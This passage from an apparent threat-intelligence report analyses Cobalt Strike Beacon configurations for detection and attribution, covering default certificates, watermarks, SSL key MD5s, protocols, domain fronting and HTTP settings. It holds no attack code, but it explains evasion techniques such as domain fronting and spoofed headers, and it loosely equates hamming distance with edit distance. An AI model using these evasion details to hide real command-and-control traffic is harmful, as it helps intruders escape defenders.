        Subject: C=, ST=, L=, O=, OU=, CN=
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (2048 bit)
                Modulus:
              -----Shortened for Brevity-----
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:

73:6B:5E:DB:CF:C9:19:1D:5B:D0:1F:8C:E3:AB:56:38:18:9F:02:4F
    Signature Algorithm: sha256WithRSAEncryption
        -----Shortened for Brevity-----
```

Figure 39 – Default Cobalt Strike SSL certificate

Based on historical IP analysis, this SSL certificate has been associated with at least 9,000 Cobalt Strike Team Server deployments over time. Why anyone deploying Team Server – whether they’re a red-teamer or threat actor – would use the default certificate is somewhat of a mystery. It is easy to detect and, as we’ve already demonstrated, this can be a very powerful mechanism for discovering active Team Servers on the Internet.

Finally, the top 10 certificates from our dataset were used to serve over 12% of all Beacons, but the default is by far the most widespread:




Figure 40 - Top 10 certificate serials

CONFIGURATION

The following sections will focus on the configuration data contained within Beacon payloads. We will be honing in on many of the options that are specified by the attackers via Malleable C2 profiles, as well as some of the lesser-known options (such as SSL public keys and stager options) that have been recovered from Beacon PE files.

By performing further analysis of our Beacon dataset, it was possible to find the various profiles used to configure Beacons. To do this, we first obtained as many Malleable C2 profiles as we could get our hands on. Then we built an add-on for our automation system that checks for similarities with various configuration values within Beacon payloads.

By using an algorithm called "hamming distance," it is possible to compare two strings and determine how many times someone would need to edit them (or make substitutions) to make the strings identical. The resulting number of edits or substitutions is called the "edit distance."

Based on that computed edit distance, we can then decide how similar to known profiles the HTTP and GET request metadata is, and whether the metadata has been modified from the base profile. This can be yet another helpful approach for tracking threat actors.

In addition, values from the "*stage*" section of the Malleable C2 profile (such as the compile time and rich header) are compared to those in the Beacon PE files we've obtained, to determine if a known stager profile was used. This is worth checking closely, as it is entirely possible for threat actors to mix and match config blocks. And again, this can be a useful indicator for campaign tracking purposes.

Across our dataset, we've observed the following profiles, based on HTTP GET/POST metadata and stager compile times and rich headers:

Common Malleable Profile Configuration Values




Figure 41 - Profiles by HTTP GET request metadata:




Figure 42 - Profiles by stager compile time:




Figure 43 - Profiles by HTTP POST request meta:




Figure 44 - Profiles by stager rich header:

WATERMARK

Each Cobalt Strike build is shipped with a watermark value that is unique per customer/license. In theory, this should offer the perfect mechanism for tracking threat actors who deploy Cobalt Strike Team Servers in the wild.

Unfortunately, the watermark value is easily spoofed, and there are many trial, cracked, and leaked copies of Cobalt Strike that are easy to acquire. This means that the watermark value can often be a poor choice for performing attribution or classification of major threat groups.

On the other hand, this watermark can be useful for tracking red teams. Legitimate penetration testers have less incentive to go to extra lengths to obfuscate their Beacon payloads or to perform advanced network operational security (OPSEC) for their Team Server deployments. Therefore, watermark values with a lower frequency tend to be more indicative of red team activity.

Below is the breakdown of the most common watermark values observed in our dataset:




Figure 45 – Common watermarks

We have tried our best, given the opportunities for spoofing and reuse, to map watermark values to known threat actor groups. However, because so many of these groups use the same build (either accidentally or on purpose), it highlights how ineffective it can be to cluster around watermarks alone:

Decimal	Hex	Status	Threat Actor
0	0	Trial/Leaked/Spoofed	Many
305419896	12345678	Leaked	Ryuk TrickBot Maze EvilCorp Pyxie APT41
452436291	1AF7A143	Custom	REvil/Sodin/Sodinokibi

3	3	Spoofed	Cobalt Group
1580103814	5E2E7886	Leaked	APT27 Qbot IcedID DarkSide Conti Hancitor WizardSpider
1359593325	5109BF6D	Leaked	TrickBot/SmokeLoader Nobelium/APT29
1873433027	6FAA51C3	Leaked	TA511/Hancitor
849087011	329C0A23	Custom	SolarStorm
1	1	Spoofed	Finspy
892810033	35373331	Custom	Teardrop/SolarStorm
16777216	1000000	Spoofed	Ryuk

Table 4 – Known Cobalt Strike watermarks

SSL PUBLIC KEYS

Aside from SSL certificates deployed on the Team Server itself, Beacons are also bundled with an additional SSL public key. This is part of a public/private key pair that is generated on the server whenever someone installs Cobalt Strike. The public key is subsequently embedded in all Beacons generated on the same server and used for C2 check-ins. It is important to note that this key pair is entirely different from the SSL key pair used for the HTTPS certificate on the Team Sever.

Unlike watermarks, the SSL public key stored within a Beacon's configuration offers a fantastic means of clustering Beacons. We can virtually guarantee that the key is unique per Team Server installation, but they often do get reused, for example via virtual machine redeployments. In other instances, threat actors will use a single Team Server to configure payloads for deployment from other servers within their control. This allows us to easily spot, then subsequently track and monitor their infrastructure.
Overall, 37% of Beacons are supplied with the top five SSL public keys. Several of the most popular keys belong to notorious threat groups.




Figure 46 –Top 10 SSL public key MD5s since January 2021

When you're presented with a Beacon IP that is gathered from an IR engagement, or harvested from OSINT feeds, it is usually possible to locate several more Beacons sharing the same SSL public key. This can yield further IP addresses and intelligence pertaining to infrastructure that might otherwise seem to be unrelated.

We have found that leveraging this clustering technique has been very helpful for us in expanding our intelligence of C2 infrastructure. It helped us find the connections between a wide range of actors and campaigns, both active and historical. It can also help you to build a high level of confidence in your own intelligence assessments.

Several popular SSL public keys used by known threat groups include:

MD5	Count of Beacons	Group
1186914578623be126e5f3e8c058d719	1412	MAN1
8ac540617dddcdf575f6dc207abb7344	1318	DoppelPaymer
f61884abc8f4ba7a0caa288b326a70ee	621	Kegtap
0ce7b6482c1f24e42f2935f5026d338d	257	TA575/Dridex
b3e6b9dd84dae6be68cb40cda4366b77	23	APT41

Table 5 – Popular SSL public keys from Beacon configs




Figure 47 –Top 10 SSL public key MD5s

The vast majority of SSL public keys extracted from configurations cluster with one or more Beacons from our dataset. Again, this further highlights the great potential for clustering and tracking.

BEACON TYPE

If you look at the most common communications protocols employed by the Beacons we've seen hosted on the Internet – plus some others we've obtained through other channels such as IRs and hunting – you'll see no huge surprises:




Figure 48 – Common Beacon types

As expected, HTTP is by far the most common protocol (93%). The next most common are HTTPS (3.9%), and a hybrid mixture of HTTP and DNS (2.2%). This leaves SMB, TCP, and Bind TCP Beacons, which combined account for less than 0.1% of all payloads.

SMB Beacons are almost certainly underrepresented in our dataset, as they tend to be more commonly staged within local networks for further lateral movement, and not publicly hosted on the Internet.
As a result, the bulk of the SMB stagers in our dataset came from incident response investigations and online malware repositories.

The full list of beacon types supported by Team Server is as follows:

Type	Description
windows/beacon_http/reverse_http	HTTP
windows/beacon_https/reverse_https	HTTPS
windows/beacon_dns/reverse_dns_txt	DNS
windows/beacon_bind_pipe	SMB
windows/beacon_bind_tcp	TCP
windows/beacon_reverse_tcp	Winsock 2 Pivot
windows/beacon_extc2	External C2
windows/foreign/reverse_http	Foreign HTTP
windows/foreign/reverse_https	Foreign HTTPS

Table 6 - Types of Cobalt Strike Beacon

C2SERVER

A closer inspection of the *C2SERVER* configuration values is quite revealing. It shows us that attackers increasingly prefer to use domain fronting. This is a technique that allows an attacker to route Beacon C2 traffic via reputable third-party redirectors, in a way that typically makes use of highly trusted Content Delivery Networks (CDNs). The traffic is encrypted over HTTPS, and it is often indiscernible from legitimate communications.




Figure 49 – Popular fronting domains since January 2021

Approximately 3.5% of all Beacons in our dataset were configured to use domain fronting. The bulk of Beacons are configured to use either Softline or Tencent. AWS, CloudFront® and Microsoft® Azure® are also popular reputable redirectors favored by threat actors, with Google services previously being targeted, as reported by Domain Tools.

DomainTools
COVID-19 Phishing With a Side of Cobalt Strike
https://www.domaintools.com/resources/blog/covid-19-phishing-with-a-side-of-cobalt-strike

Beacons configured to operate using domain fronting may be considerably harder for SOC analysts and incident responders to identify. Because the network traffic appears to be legitimate, these Beacons tend to lack obvious network-based IOCs, making detection of Beacon traffic at the network perimeter more challenging for defenders.

Cobalt Strike
High-reputation Redirectors and Domain Fronting
https://blog.cobaltstrike.com/2017/02/06/high-reputation-redirectors-and-domain-fronting/

HTTP

For HTTP-based communications, each Beacon is configured with a user-agent string that is used to form part of the HTTP request headers sent to the Team Server. The user-agent strings are nearly always "spoofed," with the default option used to specify a randomly selected Internet Explorer 11 user-agent. It is important to note that it's possible to specify alternatives via Malleable C2 profiles.

In many cases, the user-agent strings are not especially common. When combined with other indicators, they can occasionally be useful in spotting suspicious activity via network monitoring tools. For example, a macOS® X user-agent string originating from a Windows-based host, or Firefox® in a Chrome™ environment.

Looking at our dataset, we observed slightly more than 300 unique user-agent strings, with just over half of them being used 10 or more times:




Figure 50 – Frequency of the top 10 user-agent strings

The *SUBMITURI* configuration option specifies the URI path to use when sending HTTP requests. Despite over 300 URIs being specified across our Beacon config dataset, the default path (/submit.php) was by far the most popular.




Figure 51 – Most common submit URIs

GET and POST request metadata can also be specified. This is where attackers can really get creative in supplying additional HTTP headers as part of Cobalt Strike's Malleable C2 configuration. The vast majority of the headers are taken from public profile repositories. However, there are several bespoke profiles in use as well. These can often be used to attribute Beacons to particular threat actors or campaigns with a high degree of confidence.

GitHub
rsmudge - Malleable C2 Profiles
https://github.com/rsmudge/Malleable-C2-Profiles

Unsurprisingly, the default profile is the most prominent, with just shy of 80% of Beacons specifying nothing more than "Cookie" in the HTTP GET request metadata. A further 3.2% of Beacons use an unmodified amazon.profile. The remaining profiles each account for less than 1% of the total set of Beacons.




Figure 52 – Prevalence of open-source Malleable C2 profiles

The host header used in HTTP GET and POST requests is also configurable as part of the Malleable C2 profile. As with many settings, the values are often spoofed, and they differ from the actual hostname that the Team Server IP will resolve to. This can be a semi-reliable method for detecting Beacon network traffic, as well as for detecting domain fronting, where the host header is different from that of the *C2SERVER* setting.




Figure 53 – "Common" HTTP hostnames

PROXY

Cobalt Strike Beacon can be manually configured to operate via a proxy server, although it doesn't seem to be a particularly popular option. Less than 0.05% of the samples from our dataset were configured to do so using a username/password. A further 0.3% of samples were configured to use a direct connection to the Internet (without a proxy), while the remainder of the samples will use the default IE proxy settings.

The following proxy URIs were uncovered from our dataset:




Figure 54 – Common proxy IP addresses




Figure 55 – Proxy behavior

It seems likely that most Beacons configured to use a proxy server are deployed by red teams. Threat groups tend to use other proxying and tunnelling mechanisms for routing their C2 traffic, such as SOCKS5 proxies and SSL port forwarding.

SMB

SMB Beacons (windows/beacon_smb) use an SMB pipe name embedded within the Beacon configuration in order to enable C2 communication with a named pipe server using the Windows SMB protocol.

Cobalt Strike
SMB Beacon
https://www.cobaltstrike.com/help-smb-beacon

The following list of SMB pipe names should be viewed with a soupçon of distrust, as most of them have been harvested from Beacons that were served by Team Servers that were hosted on the Internet. This is not typically how SMB Beacons are deployed. They are typically distributed via shellcode stagers instead and are used to perform further lateral movement within a compromised network. Therefore, the results from our dataset certainly do not convey the full picture, with only 2.7% of Beacons containing pipe names:

